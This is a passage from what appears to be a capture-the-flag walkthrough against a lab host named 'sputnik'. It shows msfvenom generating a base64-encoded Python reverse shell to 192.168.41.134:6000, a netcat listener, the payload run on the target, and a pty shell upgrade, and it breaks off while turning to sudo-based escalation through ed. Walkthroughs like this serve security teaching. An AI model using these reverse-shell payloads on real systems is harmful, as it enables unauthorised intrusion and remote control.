
```
┌─[kalyan@parrot]─[~]
└──╼ $msfvenom -p cmd/unix/reverse_python lhost=192.168.41.134 lport=6000 raw
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payl
oad
[-] No arch selected, selecting arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 613 bytes
python -c "exec('aW1wb3J0IHNvY2tldCAgICAsICAgIHN1YnByb2Nlc3MgICAgLCAgICBvcyAgICA
gICAgIDsgICAgICAgICBob3N0PSIxOTIuMTY4LjQxLjEzNCIgICAgICAgICA7ICAgICAgICAgcG9ydD0
2MDAwICAgICAgICAgOyAgICAgICAgIHM9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCAgICAsICA
gIHNvY2tldC5TT0NLX1NUUkVBTSkgICAgICAgICA7ICAgICAgICAgcy5jb25uZWN0KChob3N0ICAgICw
gICAgcG9ydCkpICAgICAgICAgOyAgICAgICAgIG9zLmR1cDIocy5maWxlbm8oKSAgICAsICAgIDApICA
gICAgICAgOyAgICAgICAgIG9zLmR1cDIocy5maWxlbm8oKSAgICAsICAgIDEpICAgICAgICAgOyAgICA
gICAgIG9zLmR1cDIocy5maWxlbm8oKSAgICAsICAgIDIpICAgICAgICAgOyAgICAgICAgIHA9c3VicHJ
vY2Vzcy5jYWxsKCIvYmluL2Jhc2giKQ=='.decode('base64'))"
```

This payload starts another reverse python shell from the target machine that can be received on port 6000. So a listener needs to be started on port 6000.




```
nc ┌─[kalyan@parrot]─[~]
   └──╼ $nc -lvp 6000
Listening on [0.0.0.0] (family 0, port 6000)
█
```

How to execute this payload? We need to just copy the content of the payload in the first shell as shown below.




```
┌─[kalyan@parrot]─[~]
└──╼ $nc -lvp 5999
Listening on [0.0.0.0] (family 0, port 5999)
Connection from 192.168.41.179 57006 received!
id
uid=1001(splunk) gid=1001(splunk) groups=1001(splunk)
sudo -l
sudo: no tty present and no askpass program specified
python -c "exec('aW1wb3J0IHNvY2tldCAsICAgICAgICBzdWJwcm9jZXNzICwgICAgICAgIG9zICA
gIDsgICAgICAgIGhvc3Q9IjE5Mi4xNjguNDEuMTM0IiAgICA7ICAgICAgICBwb3J0PTYwMDAgICAgOyA
gICAgICAgcz1zb2NrZXQuc29ja2V0KHNvY2tldC5BRl9JTkVUICwgICAgICAgIHNvY2tldC5TT0NLX1N
UUkVBTSkgICAgOyAgICAgICAgcy5jb25uZWN0KChob3N0ICwgICAgICAgIHBvcnQpKSAgICA7ICAgICA
gICBvcy5kdXAyKHMuZmlsZW5vKCkgLCAgICAgICAgMCkgICAgOyAgICAgICAgb3MuZHVwMihzLmZpbGV
ubygpICwgICAgICAgIDEpICAgIDsgICAgICAgIG9zLmR1cDIocy5maWxlbm8oKSAsICAgICAgICAyKSA
gICA7ICAgICAgICBwPXN1YnByb2Nlc3MuY2FsbCgiL2Jpbi9iYXNoIik=').decode('base64'))"
█
```

As soon as this is done, we get a shell on port 6000. It is also a shell with "splunk" user privileges.Unlike the former one, we can escape this jail shell with the command as shown below.




```
nc ┌─[kalyan@parrot]─[~]
   └──╼ $nc -lvp 6000
Listening on [0.0.0.0] (family 0, port 6000)
Connection from 192.168.41.179 45256 received!
id
uid=1001(splunk) gid=1001(splunk) groups=1001(splunk)
python -c 'import pty;pty.spawn("/bin/bash")'
splunk@sputnik:/$ █
```

The sudo -l command shows that a splunk user can run the /bin/ed command with root privileges. "ed" command in Linux is used for launching the "ed" text editor which is one of the oldest 